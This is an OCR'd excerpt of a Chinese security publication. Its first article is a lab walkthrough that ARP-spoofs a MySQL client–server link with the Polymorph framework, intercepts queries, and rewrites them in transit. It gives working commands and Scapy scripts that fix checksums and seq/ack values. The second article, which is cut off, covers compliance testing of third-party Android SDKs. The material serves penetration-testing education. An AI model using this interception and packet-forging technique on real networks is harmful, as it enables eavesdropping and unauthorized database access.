截取的数据包也表明使用了 ORACLE-TNS 协议（见图 1.3）。




图 1.3 客户端使用 Oracle-TNS 协议和数据库通信

通过嗅探数据包，可以清晰地看到查询语句及返回的查询内容，在一些查询位置，开发者使用了全量查询，导致一定程度的信息泄露（如系统中其余用户的用户名、密码哈希值、UID 等）。于是在测试结果中，我用明文传输和危险数据泄露来描述该漏洞，但是始终觉得这样写不是很准确。后来我大致想了一下，如果能够尝试查询非预期的 SQL 语句，或执行 Update、Insert 等风险操作，出现类似越权的风险，那么上述测试结果中的问题无疑将更加严重和致命。

那么有没有一种方法，允许我们在传输层对协议中的字段进行修改，以实现类似于应用层协议中的测试呢？

请出我们今天的主角——Polymorph 框架。

Polymorph 是一个用 Python 3 编写的框架，允许实时修改网络数据包，为用户提供对数据包内容的最大控制。该框架旨在为实现几乎任何现有协议（包括没有公共规范的私有协议）的网络数据包的实时修改提供有效的解决方案。除此之外，其主要目的之一是为用户提供对数据包内容的最大可能控制，并能够对此信息执行复杂处理。[1]

Let the game begin!

2. 实战

2.1 数据包的监听和过滤

为了贴近客户现场场景，在这里选择相似的 MySQL 协议进行分析，搭建环境如下：

Ubuntu 16.04(Polymorph) 192.168.1.95

Metasploitable2 靶机环境 (MySQL Server) 192.168.1.91

Deepin(MySQL Client) 192.168.1.10

具体网络结构如图 2.1 所示。

图 2.1 实验环境网络结构

Polymorph 的安装如图 2.2 所示。

```
apt-get install build-essential python-dev libnetfilter-queue-dev
tshark tcpdump python3-pip wireshark

pip3 install polymorph
```

图 2.2 Polymorph 安装命令

启用 polymorph 框架，执行 capture，这里用参数 -f ‘tcp dst port 3306’ 筛选目的端口为 3306 的 TCP 数据包（见图 2.3）。




图 2.3 开始监听 3306 端口通信

访问 mysql，执行查询语句（见图 2.4）。




图 2.4 查询语句执行结果

至此，我们已经看到 polymorph 侦听到了这个查询数据包（见图 2.5）。




图 2.5 查询数据包监听结果

Polymorph 提供 dissect 方法，可以解构 TCP 数据包，执行 dissect 命令后，通过 show 命令查询数据包（见图 2.6）。




图 2.6 解构查询数据包

在这里选择执行查询语句的那一帧来分析，通过 template 选择这一帧（见图 2.7）。




图 2.7 数据包内容

查看数据包内容尤为关键，只有对数据包中的字段有所了解，才能通过数据包过滤接口取得我们想要的报文进行分析。这里可以看出 RAW.MYSQL 中 有 query、packet_length、request、packet_number、command 几个字段，可以通过判断 packet_length 值是否存在，来作为 filter 筛选出我们需要的数据包进行构造，再输出 query 字段，最终实现对目标参数的输出。在这里就要提及一下 Polymorph 框架提供的协议操作接口，分别是数据包筛选接口 precondition，自定义操作接口 executions 和重打包计算接口 Postconditions。

这里我们需要用到数据包筛选接口 precondition，执行 preconditions –a new_prec 编写过滤语句实现对 mysql 命令执行数据包的筛选 (new_prec 即接口实现名称，可自行定义）（见图 2.8）。




图 2.8 Preconditions 脚本内容

选择保存（见图 2.9）。

```
PH:cap/t0 > preconditions -a new_prec
Keep file on disk (/usr/local/lib/python3.5/dist-packages/polymorph/conditions/preconditions)? [y/N] y
[+] Condition new_prec added

PH:cap/t0 >
```

图 2.9 保存 Preconditions 脚本

通过 Executions 接口实现一个简单的输出（见图 2.10）。

```
 GNU nano 2.5.3                File: /usr/local/lib/python3.5/dist-pa

def new_EXEC(packet):

    # your code here
    try:
        print(packet['RAW.MYSQL']['query'])
    except:
        print('error')
    return packet
```

图 2.10 Executions 脚本内容

保存筛选脚本后，执行 spoof 方法，截取 MySQL Client（192.168.1.10）至 Server（192.168.1.91）之间的数据包（见图 2.11）。

```
PH:cap/t0 > spoof -t 192.168.1.10 -g 192.168.1.91
[+] ARP spoofing started between 192.168.1.91 and 192.168.1.10

PH:cap/t0 > intercept
[*] Waiting for packets...

(Press Ctrl-C to exit)

error
show databases
show tables
accounts
blogs_table
captured_data
credit_cards
hitlog
pen_test_tools
select * from accounts limit 1
select * from accounts limit 1
select * from accounte where u
select * from accounts where u
```

图 2.11 监听执行的数据库命令

2.2 初识 MySQL 协议分析

我们先来看看 192.168.1.10 都执行了什么语句（见图 2.12）。

```
mysql> select * from accounts limit 1;
ERROR 2006 (HY000): MySQL server has gone away
No connection. Trying to reconnect...
Connection id:    69
Current database: owasp10

+-----+----------+-----------+-------------+----------+
| cid | username | password  | mysignature | is_admin |
+-----+----------+-----------+-------------+----------+
|   1 | admin    | adminpass | Monkey!     | TRUE     |
+-----+----------+-----------+-------------+----------+
1 row in set (0.11 sec)

mysql> select * from accounts limit 10;
+-----+----------+----------+----------------------------+----------+
| cid | username | password | mysignature                | is_admin |
+-----+----------+----------+----------------------------+----------+
|   1 | admin    | adminpass | Monkey!                   | TRUE     |
|   2 | adrian   | somepassword | Zombie Films Rock!     | TRUE     |
|   3 | john     | monkey   | I like the smell of confunk | FALSE    |
|   4 | jeremy   | password | d1373 1337 speak           | FALSE    |
|   5 | bryce    | password | I Love SANS                | FALSE    |
|   6 | samurai  | samurai  | Carving Fools              | FALSE    |
|   7 | jim      | password | Jim Rome is Burning        | FALSE    |
|   8 | bobby    | password | Hank is my dad             | FALSE    |
|   9 | simba    | password | I am a cat                 | FALSE    |
|  10 | dreveil  | password | Preparation H              | FALSE    |
+-----+----------+----------+----------------------------+----------+
10 rows in set (0.01 sec)

mysql> select * from accounte where username = 'admin';
ERROR 1146 (42S02): Table 'owasp10.accounte' doesn't exist
mysql> select * from accounts where username = 'admin';
+-----+----------+----------+-------------+----------+
| cid | username | password | mysignature | is_admin |
+-----+----------+----------+-------------+----------+
```

图 2.12 执行的语句内容

通过图 2.12 不难发现，截取长度是根据模板（template）中 query 字段的固定长度来输出的，那么我们需要用 polymorph 框架中的内置方法 recalculator 重新对这个字段长度进行计算，recalculator 需要 startbyte（首地址）、字段长度、两个参数，那么现在我们通过执行 dump 命令，可以很容易地取得字段 query 的首地址位于 0x47，即 71（见图 2.13）。

```
PH:cap/t0 > layer RAW.MYSQL
PH:cap/t0/RAW.MYSQL >
show        name        field        fields       dump         recalculate clear
PH:cap/t0/RAW.MYSQL > dump
00000000: 00 0C 29 FA DD 2A 00 1C  42 21 2A AA 08 00 45 08  ..)..*..B!*...E.
00000010: 00 57 42 20 40 00 40 06  74 6E C0 A8 01 5F C0 A8  .WB @.@.tn..._..
00000020: 01 5B D3 34 0C EA 11 4A  9C 8F D4 35 97 22 80 18  .[.4...J...5."..
00000030: 01 41 84 54 00 00 01 01  08 0A 00 31 D3 E2 00 72  .A.T.......1...r
```

```
00000040: DB F0 1F 00 00 00 03 73  65 6C 65 63 74 20 2A 20  .......select *
00000050: 66 72 6F 6D 20 61 63 63  6F 75 6E 74 73 20 6C 69  from accounts li
00000060: 6D 69 74 20 31                                    mit 1
```

图 2.13 查看 query 字段首地址

那么字段长度怎么取得呢? 在前面查看到的数据包内容中，我们关注到了 Packet_length，其是一个非常大的整数，但这里 polymorph 已经显示出通过 mysql 协议换算结果是 31，仔细观察，可以发现这是 request 字段的长度，而 request 又等于 command 字段和 query 字段的长度之和，那么当 RAW 中的内容是：b'\x1f\x00\x00\x00\x03select * from accounts limit 1'，容易推测出 RAW 中的协议格式（见表 2.1）。

Packet_length(3)	Packet_number(3)	Command(1)	Query(*)
		Request(1 + *)	
\x1F\x00\x00	\x00	\x03	Select * from accounts limit 1

表 2.1 推断 RAW 中的协议格式

这时，我们再看协议包中给出的 packet_length 字段值：2031616，转化为二进制后正是（0001 1111 0000 0000 0000 0000）（见图 2.14）。[2]

图 2.14 (2031616)10 二进制换算结果

在此基础上，将 packet_length 右移 16 位，即可得出 Request 的值，由于 recalculator 中右移 (>>) 算符执行优先级较低，我们不能使用 packet_length >> 16 - 1 的方法来取得 Query 中的内容，因此取巧使用 packet_length – 65536 >> 16 的方法得到 Query 字段长度。

获得重算字段长度所需要的所有数据后，我们使用 recalculator 显示重算后的数据包，语句如图 2.15 所示。

```
PH:cap/t0/RAW.MYSQL > recalculate -f query -sb "71" -e "this.packet_length - 65536 >> 16"
[+] Struct added to field query

PH:cap/t0/RAW.MYSQL > recalculate -t query
b'select * from accounts limit 1'

PH:cap/t0/RAW.MYSQL >
```

图 2.15 重算数据包长度

成功显示完整数据包中的 Query 字段（见图 2.16）。

```
PH:cap/t0/RAW.MYSQL > b
PH:cap/t0 > spoof -t 192.168.1.10 -g 192.168.1.91
[+] ARP spoofing started between 192.168.1.91 and 192.168.1.10

PH:cap/t0 > intercept
[*] Waiting for packets...

(Press Ctrl-C to exit)

select * from accounts where username = 'admin'
select * from accounts where username = 'admin' or '1'='1'
select * from accounts limit 40
select * from accounts limit 1
```

图 2.16 完整的 Query 字段显示结果

2.3 修改查询语句

介绍完筛选和输出后，本节就来重点介绍魔改 TCP 数据包。通常来讲，魔改 TCP 数据包操作需要用到 Executions 和 Postconditions 两个接口，Executions 中实现方法，修改包中的 query 字段内容（见图 2.17）。

```
 GNU nano 2.5.3                File: /usr/local/lib/python3.5/dist-packages/pol

def new_EXEC(packet):

    # your code here
    try:
        packet['RAW.MYSQL']['query'] = 'select * from accounts limit 2'
        print(packet['RAW.MYSQL']['query'])
    except:
        print('error')
    return packet
```

图 2.17 Executions 脚本内容

我们都知道，IP、TCP 方法都有校验和，当数据包内容失真时，会被丢弃，这里篇幅有限，关于校验和的计算我们不展开讨论，使用 Scapy 自动化生成，编写 Postconditions，如图 2.18 所示。

```
def mysql_len_rec(packet):

    # your code here
    packet['RAW.MYSQL']['packet_length'] = len('select * from accounts limit 2') * 65536
    # If the condition is meet
    return packet



def recalculate_tcp_ip(packet):

    # your code here
    from scapy.all import IP
    pkt = IP(packet.raw)
    if pkt.haslayer('IP') and pkt.haslayer('TCP'):
        del pkt['IP'].chksum
        del pkt['TCP'].chksum
        del pkt['IP'].len
        pkt.show2()
        packet.raw = bytes(pkt)
        return packet
```

图 2.18 Postconditions 脚本内容

执行 interceptor 发现回显为修改后结果（见图 2.19）。

```
PH:cap/t0 > intercept

[*] Waiting for packets...

(Press Ctrl-C to exit)

select * from accounts limit 2
###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x8
  len       = 87
  id        = 7836
  flags     = DF
  frag      = 0
  ttl       = 63
  proto     = tcp
  chksum    = 0x9947
  src       = 192.168.1.10
  dst       = 192.168.1.91
  \options   \
###[ TCP ]###
     sport     = 37468
     dport     = mysql
     seq       = 404555431
     ack       = 3284439835
     dataofs   = 8
     reserved  = 0
     flags     = PA
     window    = 412
     chksum    = 0x7327
     urgptr    = 0
     options   = [('NOP', None), ('NOP', None), ('Timestamp', (642037658, 8
246444))]
###[ Raw ]###
        load      = '\x1f\x00\x00\x00\x03select * from accounts limit 2'
```

图 2.19 确认回显修改后结果

使用 wireshark 监听（见图 2.20）。




图 2.20 监听修改后的数据包

我们发现，数据包被成功构造发送，但返回内容并未修改，这是为什么呢？关注到 wireshark 对这个数据包的标识为 spurious retransmission，如图 2.21 所示。




图 2.21 返回数据包标志

这里就需要提到 TCP 的特性了，TCP 是一个具有可靠性的传输协议，TCP 的可靠性由校验和与序列号两方面共同保证，如图 2.22 所示。




图 2.22 TCP 协议说明

当 seq 值、ack 值与前面数据包发送的相同时，接收方会认为发送方没有收到该数据包的响应，是一个重发过程，所以判定为 spurious retransmission，此时接收方并不会关注到这个数据包的内容，将直接返回上一次的响应包。

所以，我们需要伪造 seq 值与 ack 值，这时需要关掉 wireshark 中的 tcp.relative_sequence_numbers，双击修改其值为 false，即可查看数据包中真正的 seq 与 ack 的值（见图 2.23）。




图 2.23 修改 Wireshark 数据包序号显示方式

我们现在拥有 request_packet01，response_packet01，需要构造 request_packet02，易得：

Request_packet02.req = request_packet01.req + request_packet.length

Request_packet02.ack = request_packet01.ack + response_packet01.length。

为了方面，这里我们直接使用两个包的长度值用于演示（见图 2.24）。

```
def recalculate_tcp_ip(packet):

    # your code here
    from scapy.all import IP
    pkt = IP(packet.raw)
    if pkt.haslayer('IP') and pkt.haslayer('TCP'):
        del pkt['IP'].chksum
        del pkt['TCP'].chksum
```

```
del pkt['IP'].len
pkt['TCP'].seq = pkt['TCP'].seq + 35
pkt['TCP'].ack = pkt['TCP'].ack + 379
pkt.show2()
packet.raw = bytes(pkt)
return packet
```

图 2.24 重算数据包 req 和 ack 数值

再次执行 interceptor，伪造的数据包已经被成功识别（见图 2.25）。




图 2.25 修改后的数据包已被服务端正常接受

追踪 TCP 流，取得 “select * from accounts limit 2” 的响应数据包内容，如图 2.26 所示。

至此，我们成功魔改了 TCP 报文，查询了额外的一个账户!




图 2.26 服务端返回了额外的查询结果

3. 总结

到这里测试也就告一段落了，回顾测试过程，我们成功魔改了 TCP 报文让客户端出现了未预期的 SQL 查询。可以想象，在很多并没有得到良好的安全性检查的客户端中，开发者或多或少地信任了来自用户的输入。在这类客户端的测试中，Polymorph 框架应当成为测试方案的一个可选项，以期取得更好的测试结果。

其实在找到 polymorph 之前，我还被人推荐过使用 socks 代理魔改数据包，通过钩子 Hook 住 Send() 和 Recv() 方法等。这些都是很优秀的方案，可以在实际测试中与 Polymorph 框架互相比对，最终打造出最适合客户端测试的数据包修改方案。

最后希望这种通过协议分析，进而对数据包加以修改的测试方法能够对今后的自定义协议类的客户端通信测试有所启发和帮助。

4. 参考文献

[1] shramos.Polymorph[EB/OL].https://github.com/shramos/polymorph,2018-05-25.

心有猛虎，细嗅蔷薇

——APP 合规测试 1.0

绿盟科技 安全服务部 梁士伟

1. 概述

随着智能手机越来越深入人们的生活，企业的业务也逐渐向移动应用端方向扩展，通过应用市场或者官方网站下载链接推送到使用者手中。当移动应用的使用者心怀恶意时，企业也会面临被攻击的风险。

■ 对客户端攻击，将恶意代码植入客户端，影响企业形象，造成用户资源流失。

■ 对服务器端攻击，利用漏洞窃取企业敏感数据，对企业产生直接影响。

■ 对业务进行攻击，利用诸如“薅羊毛”手法，在“合法”范围内，蚕食企业发放的“奶酪”。

针对应用所面临的不同角度的威胁，可通过针对性的手段进行安全性测试和防护。本文将以 Android APP 客户端安全为目标，结合客户安全测试需求，讲述对引入的第三方 SDK 开展安全合规测试的方法和过程。

2. 回顾第三方 SDK 安全漏洞

2.1 百度 moplus SDK 下的“Wormhole”漏洞

百度“虫洞”漏洞是由于 SDK 中存在后门程序，当启动一个应用程序时，SDK 会在本地启动一个 HTTP 服务器，来监控 SOCKET 协议，通过该后门程序可以做到推送钓鱼网页、插入任意联系人、发送伪造短信、上传本地文件到远程服务器、未经用户授权安装任意应用到 Android 设备等。该 SDK 被植入在 14000 多款 APP 中，其中百度出品的就有 4000 多款。因此一旦 SDK 被植入多款 APP 中，那么后果将会很严重，危害很大。

2.2 微信支付 SDK 下的 XXE 漏洞

微信在 JAVA 版本的 SDK 中提供 callback 回调功能，用来帮助商家接收异步付款结果，该接口接受 XML 格式的数据，攻击者可以构造恶意的回调数据（XML 格式）来窃取商家服务器上的任何信息。攻击者可利用获得的关键支付的安全密钥(md5-key 和商家信息）实现 0 元支付购买任何商品等多种攻击情景（见图 2.1）。




图 2.1 攻击场景

3. 第三方 SDK 安全合规测试

我们掌握的虽是独孤九剑似的超级大招，但也能干出绣花的活儿。

第三方 SDK 主要是为了便于应用开发人员使用其提供的服务而开发的工具包，如广告、支付、统计、社交、地图等，封装了一些基础功能的实现以及结合第三方业务的复杂的逻辑实现，并以 API 的方式供开发者调用。由于其使用的广泛性，因此一旦出现安全问题且被黑客利用，其影响范围之广，危害之大将不言而喻。因此，为保证企业移动应用的安全，我们以攻击者的视角，结合 APP 开发相关知识，对第三方 SDK 进行充分安全评估。

审视第三方 SDK 是否安全的维度

以第三方 SDK 攻击面来展开分析，梳理第三方 SDK 安全需求，并以此为依据，开展安全测试，如表 3.1 所示。

SDK 安全合规要求		
客户端安全	数据存储安全	第三方 SDK 运行后数据应加密存储
		第三方 SDK 运行时不存储任何交易敏感信息
		第三方身份验证信息应加密存储
		第三方 SDK 页面展示应采取机密性保护措施
	通信安全	第三方 SDK 与服务器通信应进行加密传输且报文无法被拦截、篡改、伪造、重放
		第三方 SDK 中用户敏感信息输入应使用安全输入控件保护
	权限控制	第三方 SDK 运行时不能拥有非必需功能权限
		第三方 SDK 在使用打电话、读取联系人、读取照片 / 相机、安装应用、检索、读取短信 / 彩信等操作时是否为必要操作并进行记录
		第三方 SDK 对于 Android 客户端内部使用的组件应防止组件被外部非法调用

SDK 安全合规要求		
客户端安全	恶意传播	第三方 SDK 不能自动发送包含恶意程序链接的短信、彩信、邮件、WAP 信息等
		第三方 SDK 不能自动发送包含恶意程序的彩信、邮件等
		第三方 SDK 不能自动利用蓝牙通信等技术向其他设备发送恶意程序
		第三方 SDK 不能自动下载恶意程序
		第三方 SDK 不能自动感染其他文件
	终端信息收集安全	第三方 SDK 采集数据时，应遵循最小原则
		第三方 SDK 不采集非必需数据
		第三方 SDK 在运行过程中不能进行收集终端信息(如硬件信息、MAC 地址、SN、IMIE、操作系统版本、设备型号等) 的操作
		第三方 SDK 不应具有恶意数据收集行为，如在运行过程中应防止攻击者通过 adb 备份应用数据
	客户端完整性安全	第三方 SDK 应可以防止被反编译、进程注入、挂接、动态调试、篡改等
	系统破坏	第三方 SDK 不能导致移动终端硬件无法正常工作
		第三方 SDK 不能导致移动终端操作系统无法正常运行
		第三方 SDK 不能导致移动终端其他非恶意软件无法正常运行
		第三方 SDK 不能导致移动终端网络通信功能无法正常使用
		第三方 SDK 不能在用户不知情或未授权的情况下，对用户文件进行删除
	远程控制	第三方SDK不能存在由控制端主动发出指令进行远程控制的功能
		第三方SDK不能存在由控制端主动发出指令进行远程控制的功能
服务端安全	通信安全	第三方 SDK 通信过程采用 HTTPS/SSL 等加密协议
		第三方 SDK 对于用户输入的信息应做合法性检查，防止 SQL 注入、跨站等攻击
	权限控制安全	第三方 SDK 及对应服务端应采取适当的身份鉴别技术，对需要访问业务的用户进行身份鉴别，避免非授权访问，并具备适当的容错处理
		第三方 SDK 及对应服务端应采取访问控制技术，采取适当的访问控制

SDK 安全合规要求		
服务端安全	权限控制安全	策略、访问控制设计方案等，控制用户的访问权限和访问方式，允许或拒绝对业务功能和业务数据的操作
	WEB 安全	第三方 SDK 应保证其服务器端运行程序的业务安全与程序安全防范常见的 Web 漏洞，如：跨站、SQL 注入等漏洞
		第三方 SDK 应使用安全的第三方组件 / 中间件
	营销安全	第三方 SDK 不应含有敏感信息
		第三方 SDK 不应推送一些不必要的广告、营销信息
		第三方 SDK 不应诱导客户开通一些服务或下载其他软件
		第三方 SDK 不应跳转到非我行及合作方的其他网站
		第三方 SDK 不应在客户端运行其他与业务无关联的进程
	审计	第三方服务端应对事件记录日志
业务安全	客户端完整性安全	第三方 SDK 应可以防止被反编译、进程注入、挂接、动态调试、篡改等
	业务逻辑安全	第三方 SDK 不能突破被集成 APP 限制并更改相关内容
		第三方 SDK 不能突破被集成 APP 业务流程进行非法操作
		第三方 SDK 不应含有恶意代码
		第三方 SDK 不应支持通过蓝牙链接注入代码
	恶意跳转	第三方 SDK 不应支持热更新
	交易安全	第三方 SDK 及对应服务端应具有重放检测
		第三方 SDK 及对应服务端应具备抗抵赖
		第三方 SDK 及对应服务端应具备防撞库
		第三方 SDK 及对应服务端应具备数据合法性检查
		第三方 SDK 及对应服务端应具备容错处理等机制
SDK 安全合规要求		
业务安全	恶意扣费行为审计	第三方 SDK 不能在用户不知情或未授权的情况下，自动订购移动增值业务
		第三方 SDK 不能在用户不知情或未授权的情况下，自动利用移动终端支付功能进行消费
		第三方 SDK 不能在用户不知情或未授权的情况下，自动拨打收费声讯电话
		第三方 SDK 不能在用户不知情或未授权的情况下，自动订购其他收费业务
		第三方 SDK 不能在用户不知情或未授权的情况下，自动通过其他方式扣除用户资费

表 3.1 SDK 安全合规要求

4. 第三方 SDK 安全合规测试案例

针对 SDK 的需求，我们首先梳理和枚举功能实现的方案，然后基于安全要求，进行安全合规分析。下面以两个典型安全需求项举例说明分析方法。

4.1 测试工具及目标准备

测试工具及测试目标如表 4.1 所示。

对象	名称	备注
测试目标	SDK	Hash(xxxxxxxxxxxxxxxxx)
	SDK demo（混淆和未混淆应用各一套）	Hash(yyyyyyyyyyyyyyyyy) 证明绿盟科技测试的版本 混淆代码应用，主要用于证明某些测试项满足合规要求，未混淆应用便于分析
测试工具	APK IDE	APK 分析工具
	JADX-GUI	反编译工具

表 4.1 测试工具及测试目标

4.2 终端数据收集安全

针对此项需求，我们首先明确可搜集哪些终端信息，实现终端数据收集的方法，结合SDK安全要求分析SDK的实现方案是否满足。

4.2.1 可采集的终端信息

■ 通过系统底层API采集设备信息：设备信息、硬件信息、操作系统版本、设备型号、组件信息（蓝牙设备信息，常见的有蓝牙的名称、状态、扫描模式等独立单个蓝牙信息）、系统应用列表信息等。

■ SDK运行信息：基于SDK功能，在运行时输出的信息，如Log、SDK自采集数据（如用户行为数据）等。

4.2.2 采集终端信息的实现方案

采集Android设备信息，首先需要获得系统授权，如SDK需要获取设备IMEI、IMSI、MAC以及蓝牙等信息时，首先需要声明所需权限，经用户点击确认后，才可获得相关信息，例如：

```
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_
WIFI_STATE" />
<uses-permission android:name="android.permission.CHANGE_
WIFI_STATE" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
```

当权限声明完成后，即可通过系统API获得相关信息，蓝牙信息采集代码实现示例如下：

```
/ 调用系统 API 去打开蓝牙
if (!mBluetoothAdapter.isEnabled()) // 未打开蓝牙，才需要打开蓝牙
{
Intent intent = new Intent(BluetoothAdapter.ACTION_REQUEST_
ENABLE);
startActivityForResult(intent, REQUEST_OPEN_BT_CODE);
// 会以 Dialog 样式显示一个 Activity，可以用 onActivityResult() 方法
去处理返回值
}
```

我们可根据应用申请权限声明，以及相关实现代码，来确定SDK采集哪些设备信息，并与SDK安全要求进行匹配，判断是否满足安全合规要求。

4.2.3 安全合规测试过程示例

结合以上分析过程，我们对第三方SDK进行测试。

在《信息安全技术 个人信息安全规范》中对信息收集提出了3个原则，分别是合法化、最小化、授权。客户针对这3个原则落实到具体的第三方SDK合规相关要求如下：

1. 第三方SDK采集数据时，应遵循最小原则；

2. 第三方SDK不采集非必需数据；

3. 第三方SDK在运行过程中不能进行收集的终端信息（如硬件信息、MAC地址、SN、IMIE、操作系统版本、设备型号等）的操作；

